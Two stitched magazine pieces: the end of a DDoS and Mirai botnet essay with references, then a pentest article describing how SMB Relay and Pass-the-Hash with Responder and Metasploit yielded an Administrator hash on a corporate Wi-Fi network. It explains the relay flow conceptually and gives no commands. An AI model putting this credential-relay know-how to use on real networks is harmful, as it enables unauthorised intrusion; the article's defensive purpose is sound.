The threat posed by DDoS attacks is shared throughout many countries. In a report conducted in 2014 by Prolexic (an "anti-DDoS security firm"), it was determined that the United States was the source of about 24% of global DDoS attacks, followed by China at 19% and Thailand at nearly 14% (Messmer, 2014). The rise of IoT devices will enhance the global threat that is already associated with DDoS attacks. It is estimated "that by 2020", "there will be 34 billion internet connected devices", with 24 billion of those being IoT devices (Hulme, 2017). The Mirai botnet has been the force behind multiple large scale DDoS attacks in recent years (Fisher, 2016). It has been notorious for exploiting vulnerabilities in applications in order to launch attacks like HTTP


floods (Fisher, 2016). As Mirai grows and develops, there will continue to be a “large variety of devices being added” to it, which will increase the difficulty of defending against it (Fisher, 2016).

It is key that more research be done on preventative and mitigation techniques for combating DDoS attacks. DDoS attacks are capable of producing massive amounts of network traffic in a very short amount of time. Defensive measures that are capable of detecting and mitigating attacks in as little time possible will be essential for all organizations to have.

References:

1. *DDoS Attacks 101: Types, targets, and motivations*. (2015, April 26). Retrieved from Calyptix Security: https://www.calyptix.com/top-threats/ddos-attacks-101-types-targets-motivations/
2. *DDoS Attacks via DDoS as a Service Tools*. (2016, July 28). Retrieved from radware: https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/ddos-as-a-service/
3. *DDoS Mitigation*. (n.d.). Retrieved from Imperva Incapsula: https://www.incapsula.com/ddos/ddos-mitigation-services.html
4. Fisher, D. (2016, October 14). *How Mirai Foreshadows The Dystopian DDoS Future*. Retrieved from DigitalGuardian: https://digitalguardian.com/blog/how-mirai-foreshadows-dystopian-ddos-future
5. Hickey, A. (n.d.). *Application layer DDoS attacks rising*. Retrieved from CSO: https://www.csoonline.com/article/3222824/network-security/application-layer-ddos-attacks-rising.html
6. *HTTP Flood*. (n.d.). Retrieved from Imperva Incapsula: https://www.incapsula.com/ddos/attack-glossary/http-flood.html
7. Hulme, G. V. (2017, September 7). *DDoS explained: How distributed denial of service attacks are evolving*. Retrieved from CSO: https://www.csoonline.com/article/3222095/network-security/ddos-explained-how-denial-of-service-attacks-are-evolving.html
8. *Iyengar, N. S., Banerjee, A., & Ganapathy, G. (2014). A Fuzzy Logic based Defense Mechanism against Distributed Denial of Service Attack in Cloud Computing Environment. *International Journal of Communication Networks and Information Security*, 233-245.
9. Kartch, R. (2016, November 21). *Distributed Denial of Service Attacks: Four Best Practices for Prevention and Response*. Retrieved from Software Engineering Institute Carnegie Mellon University: https://insights.sei.cmu.edu/sei_blog/2016/11/distributed-denial-of-service-attacks-four-best-practices-for-prevention-and-response.html
10. Kesavan, A. (2016, November 15). *Three Types of DDoS Attacks*. Retrieved from ThousandEyes: https://blog.thousandeyes.com/three-types-ddos-attacks/
11. *Kolias, C., Kambourakis, G., Stavrou, A., & Voas, J. (2017). DDoS in the IoT: Mirai and Other Botnets. *Computer*, 80-84.
12. Korolov, M. (2016, January 8). *DDoS Attack on BBC may have been biggest in history*. Retrieved from CSO: https://www.csoonline.com/article/3020292/cyber-attacks-espionage/ddos-attack-on-bbc-may-have-been-biggest-in-history.html
13. Krebs, B. (2016, September 21). *KrebsOnSecurity Hit With Record DDoS*. Retrieved from KrebsOnSecurity: https://krebsonsecurity.com/2016/09/krebsonsecurity-hit-with-record-ddos/
14. McDowell, M. (2013, February 6). *Understanding Denial-of-Service Attacks.* Retrieved from US-CERT: https://www.us-cert.gov/ncas/tips/ST04-015

15. Messmer, E. (2014, January 14). *Massive denial-of-service attacks pick up steam, new nefarious techniques*. Retrieved from NetworkWorld: https://www.networkworld.com/article/2173409/malware-cybercrime/massive-denial-of-service-attacks-pick-up-steam--new-nefarious-techniques.html
16. Newman, L. H. (2016, October 21). *What We Know About Friday's Massive East Coast Internet Outage*. Retrieved from Wired: https://www.wired.com/2016/10/internet-outage-ddos-dns-dyn/
17. Perlroth, N. (2016, October 21). *Hackers Used New Weapons to Disrupt Major Websites Across U.S.* Retrieved from The New York Times: https://www.nytimes.com/2016/10/22/business/internet-problems-attack.html
18. Rouse, M., & Beaver, K. (2017, January). *distributed denial of service (DDoS) attack*. Retrieved from TechTarget SearchSecurity: http://searchsecurity.techtarget.com/definition/distributed-denial-of-service-attack
19. Rouse, M., & Wigmore, I. (2014, January). *IoT botnet (Internet of Things botnet)*. Retrieved from TechTarget IoT Agenda: http://internetofthingsagenda.techtarget.com/definition/IoT-botnet-Internet-of-Things-botnet
20. *Thapngam, T., Yu, S., Zhou, W., & Makki, S. K. (2014). Distributed Denial of Service (DDoS) detection by traffic pattern analysis. *Peer-to-Peer Networking and Applications*, 346-358.
21. *UDP Flood*. (n.d.). Retrieved from Imperva Incapsula: https://www.incapsula.com/ddos/attack-glossary/udp-flood.html
22. Whalen, K. (2017, March 13). *Application-Layer DDoS Attacks: The Numbers May Surprise You*. Retrieved from Arbor Networks: https://www.arbornetworks.com/blog/insight/application-layer-ddos-attacks-the-numbers-may-surprise-you/
23. *What is a DDoS Attack?* (n.d.). Retrieved from Cloudflare: https://www.cloudflare.com/learning/ddos/what-is-a-ddos-attack/
24. *What is a DDoS Attack?* (2013). Retrieved from Digital Attack Map: https://www.digitalattackmap.com/understanding-ddos/
25. Whittaker, Z. (2016, January 14). *'Biggest Ever' web attack on BBC actually wasn't even close*. Retrieved from ZDNet: http://www.zdnet.com/article/tango-down-bbc-was-this-the-largest-ddos-web-attack/
26. Woolf, N. (2016, October 26). *DDoS attack that disrupted internet was largest of its kind in history, experts say*. Retrieved from theguardian: https://www.theguardian.com/technology/2016/oct/26/ddos-attack-dyn-mirai-botnet
27. Wueest, C. (2014, October 21). *The continued rise of DDoS attacks.* Retrieved from Symantec: http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/the-continued-rise-of-ddos-attacks.pdf



EXPLOITING SMB AND KERBEROS TO OBTAIN ADMINISTRATOR ACCESS

by Petter Anderson Lopes

ABOUT THE AUTHOR

Petter Anderson Lopes

- Systems Developer and DevOps.
- Cybersecurity Specialist Consultant, Pentester, Computer Forensics Expert Witness, Audit and Analysis of Vulnerabilities.
- Computer Forensics Certified by ACE (AccessData CERTIFIED EXAMINER) and R.I.T (Rochester Institute of Technology).
- MCP - Microsoft Certified Development Specialist (Programming in HTML5 with JavaScript and CSS3 Specialist).
- Lecturer about Penetration Test and Computer Forensics.
- Authored articles eForensics and PenTest Magazine.

Website: www.periciacomputacional.com

E-mail: petter@periciacomputacional.com

Facebook: https://www.facebook.com/digitalforense

Linkedin: https://www.linkedin.com/in/petter-anderson-lopes

The present article aims to demonstrate the main steps to perform an invasion test. Serving as a solution to the growing demand for increased need to keep people connected, wireless networks have come to play a key and indispensable role in corporate networks. These networks, in turn, need effective monitoring and the professionals who manage them must understand the risks and map out the existing vulnerabilities. The procedures for detecting safety flaws can be automated through tools or made by a qualified professional who will manually validate each critical point, this being the Pentester. This work aims to demonstrate the steps of performing an intrusion test in order to obtain critical data such as Network Administrator access. By using intrusion testing, network administrators can identify vulnerabilities and thus propose improvements and fixes to avoid being the target of some invasion by digital criminals.

Keywords: Pentest. Invasion. Access. Security. Networks.

1. INTRODUCTION

Existing in most homes and corporate networks, wireless technology has already gained a lot of space and confidence, due to its malleability and ease of installation, wireless technology has achieved great popularity.

Currently, based on the fact of the need to provide access to customers and employees, there is a need to maintain a hybrid connection environment, so it is extremely important to validate the security of this environment. This article addresses the topic of vulnerability analysis in the wireless network for gaining privileged access, a subject that deals with issues related to professional activities of invasion testing, the steps for implementing a pentest are discussed.

For the development of the article, the type of exploratory or qualitative research was used by means of practical tests of data packet capture as approached in the concept of network analytic sniffing. Resulting in the perception of the need to implement other techniques for a better result in obtaining data.

The problem investigated is a practice of invasion in a corporate network, through a network, shared wirelessly with suppliers and other employees of the company. To test the concepts, the techniques called Sniffing, Pass-The-Hash and SMB Relay were used with the V1 and V2 versions of SMB, with the help of the responder and Metasploit tools.

2. THEORETICAL REFERENCE

2.1. Information security

According to ABNT NBR ISO / IEC 17799: 2005 (2005, p.9), "information security is the protection of information of various types of threats to ensure business continuity, minimize business risk, maximize return on investments and business opportunities ".

> *"First of all, it is often difficult to get support from the organization's own top management to make the necessary investments in information security. The high costs of the solutions contribute to this scenario, but ignorance of the importance of the topic is probably still the biggest problem. " (CAMPOS, 2007, p.29)*

Therefore, the principle of Information Security shows that it is necessary to take care of the information, or any other data stored or that travels in the network. Information Security aims to ensure that the data is maintained and protected, in order to prevent important information from falling into the wrong hands.

2.2. Wireless Network

The ability to connect everything from home appliances, vehicle systems, corporate and home networks, is attributed to the wireless technology suite called Wireless. In 1901, Guglielmo Marconi using the Morse code demonstrated a wireless traffic from a telegraph transmitting information from a ship to the coast, where Tanenbaum (2003) states that because of these facts, wireless communication is not a new idea.

According to Pinheiro (2003), the implantation of wireless networks, makes possible the communication demand where the wired infrastructure can't be applied, however, with the result that it is necessary to evaluate the cost/benefit ratio, in order to make feasible its application. However, according to Cardoso (2005), wireless technology becomes relevant while there are cost reductions, customer satisfaction and optimizations of work.

According to Soares (1995), wireless networks play an important role, enabling communication in places of difficult access where it is impossible to install metallic cables or fiber optics.

2.3. Sniffer

Sniffers work using a promiscuous mode network interface. Developed to monitor, filter and capture packets on a network, sniffer is an application commonly used for these purposes, according to Basta and Brown (2015). To Nakamura (2007), although created to verify network problems, these same software can also be used for illicit purposes, since while information travels in pure text, they can be easily interpreted by a malicious user.

Also for Wendt and Nogueira Jorge (2012), sniffers are used by cybercriminals in order to detect sensitive data accessed by computer users, such as, accessed sites, emails and passwords. According to the authors, the main purpose of using a sniffer by a cybercriminal is its later use, after monitoring the traffic and thus analyzing the transmitted data.

According to the authors Basta and Brown (2015), basically the sniffers can work with all the protocols of the network model TCP/IP, however, to observe the network traffic, the sniffer uses the network interface card (NIC) being responsible to receive the traffic in the network segment in which it is. In this way, the sniffer will only be able to read the traffic in the network segment in which the computer is connected, requiring in turn other techniques to reach the communication of the other segments.

2.4. Phases of the Pentest

Pentest is a way to validate and analyze vulnerabilities in a computer environment, in order to anticipate attacks that could cause some damage or damage. According to Weidman (2014), through a pentest, one seeks to highlight the flaws and vulnerabilities that could be exploited by potential malicious invaders. Defined as a multidisciplinary science, it is a comprehensive method for testing security, based on hardware, software and people, this process involves a deep analysis of the system for possible vulnerabilities that try to access resources. In most cases, obtaining databases and other confidential information is the focus of the pentester.

The intrusion test helps to protect the organization, avoiding financial losses, preserving the corporate image, and information security. This procedure evaluates the effectiveness of existing security and provides the supporting arguments for future investments or upgrading of security technologies. For Engebretson 2014 there are four fundamental steps for the perfect execution of the intrusion test and can be used essentially: Recognition, Scanning, Fault Scanning, Post-Scanning and Access Preservation.

- **Reconnaissance** - is the act of gathering preliminary data or intelligence on your target, collecting all the interesting information possible. It can be active (meaning you are directly touching the target) or passive (which means your recon is being performed through an intermediary).
- **Scanning** – activity that corresponds to the process of identifying active systems and their respective services. You can use some vulnerability scanning tool to collect information about the target.
- **Exploiting, Gaining Access** - requires the control of one or more network devices to extract data from the target or to use that device to then initiate attacks on other targets, this is the stage where the professional proves whether the vulnerability can be exploited or not.
- **Maintaining Access** - at this stage, the attacker must remain hidden, a persistent connection must be maintained.

2.5. SMB Relay

Most networks have multiple automated systems that connect to all network hosts to perform various management tasks, typically using access credentials such as Administrator or some other privileged access. Some sys-

tems, such as software inventory systems, antivirus updates, backup systems, software updates, and patch management, event log collectors, require this type of access.

For Bagget (2013) SMB Relay attacks allow us to capture these authentication attempts and use them to access systems on the network. For Bagget (2013) NTLM is a challenge / response protocol, where authentication occurs when the right response is returned, the client attempts to log in and the server responds with a challenge.

Basically, the authentication process occurs as follows - the server says, "If you are who you say you are, then encrypt this thing with your hash". The client then encrypts the challenge and sends back the encrypted challenge response. The server then attempts to decode this encrypted challenge response with the user's hash password. The process can be analyzed in the image below.




Figure 1: Schematic of the SMB authentication process. Font: Bagget (2013)

Still according to Bagget (2013), in SMB Relay attacks, the attacker enters the middle of this exchange. The attacker chooses the destination server he wants to gain access to, and then the attacker expects something or someone on the network to authenticate to his machine. As usual, the defense or monitoring services work to identify the new device on the network and then try to connect, the attack concludes successfully because when trying to connect, the service sends the hash to the malicious device.

The authentication flow occurs as follows - when the automated process connects to the attacker, it passes the authentication attempt to the target. The target then raises a challenge and sends it back to the attacker. The

attacker sends the challenge back to the source scanning system. The scanning system encrypts the hash with the correct password hash and sends it to the attacker. The attacker passes the correctly encrypted response back to its target and authenticates successfully.

The complete process can be seen in the image below, in blue the original communication and in red the communication modified by the attacker.




Figure 2: Schematic of the SMB Relay authentication process
Font: Bagget (2013)

3. METHODOLOGY

It was divided in two parts, the first one is the bibliographical research to improve the foundation on the subject, a technique that, according to Gil (2008), is to be developed based on material already elaborated and can be found in books and scientific articles. The next step is developed with the aid of qualitative research through practical tests of packet data capture as addressed in the concept of network analytic sniffer and attack SMB Relay.

3.1. Delimitation of the population or object of study and/or sampling

The analysis took place in a corporate network, where the wireless network structure was used for data collection. The wireless network used was identified by the name of “Metadata”.

3.2. Data Collection Techniques

Data collection was done exclusively on the wireless network with the help of the program called responder installed on a DELL brand notebook (Studio 14 model) with the Kali Linux operating system. The software "**responder**" was executed on 04/09/2017 at 09:00 AM for 2 minutes to obtain data for the analysis, then Metasploit was used to exploit the vulnerability with the hash of the Administrator user.

3.3. Data analysis techniques

For the analysis of data it was necessary to approach the exploratory and systematic analysis of the data, where a search of terms more used to identify information of users was done, as the "**responder**" tool itself provides automatically. After collecting the necessary information, Metasploit was run to exploit the vulnerability.

4. ANALYSIS AND DISCUSSION OF RESULTS

In this chapter, we will discuss the sampling of data based on the concepts of the techniques presented, as extremely sensitive data was detected, such as administrator user password hash, IP, MAC address, these have in turn been hidden. Based on the results obtained through the automatic scanning with the aid, it was possible to attest by manual means the veracity of the failures found, attending only the identification of the HASH of the Administrator user to attempt access to restricted servers, as well as the SRV- XXXXXX.

Risk Matrix

Consequences		
Level	**Description**	**Topic**
5	Catastrophic	**Pass The Hash**
5	Catastrophic	**SMB Relay V1 and V2**
5	Catastrophic	**Restricted Access and Elevation of Access**

Representative model according to ISO 31000:2009.

Probability	Consequences				
	Insignificant	Less	Moderate	More	Catastrophic
	1	2	3	4	5
A (Almost right)	H	H	E	E	E
B (Probable)	M	H	H	E	E
C (Potential)	L	M	H	E	E
D (Improbable)	L	L	M	H	E
E (Rare)	L	L	M	H	H

E	extreme risk - action should be implemented immediately
H	high risk - care is needed by senior management
M	moderate risk - responsibility for risk management should be specified
L	low risk - management by routine procedures

Due to the high level of confidentiality, none of the techniques and vulnerabilities have been and will not be under any circumstance discussed in this document, since the leakage of this information may lead to irreparable **moral, legal and financial damages**, however, below are the proof-of-concept screens.

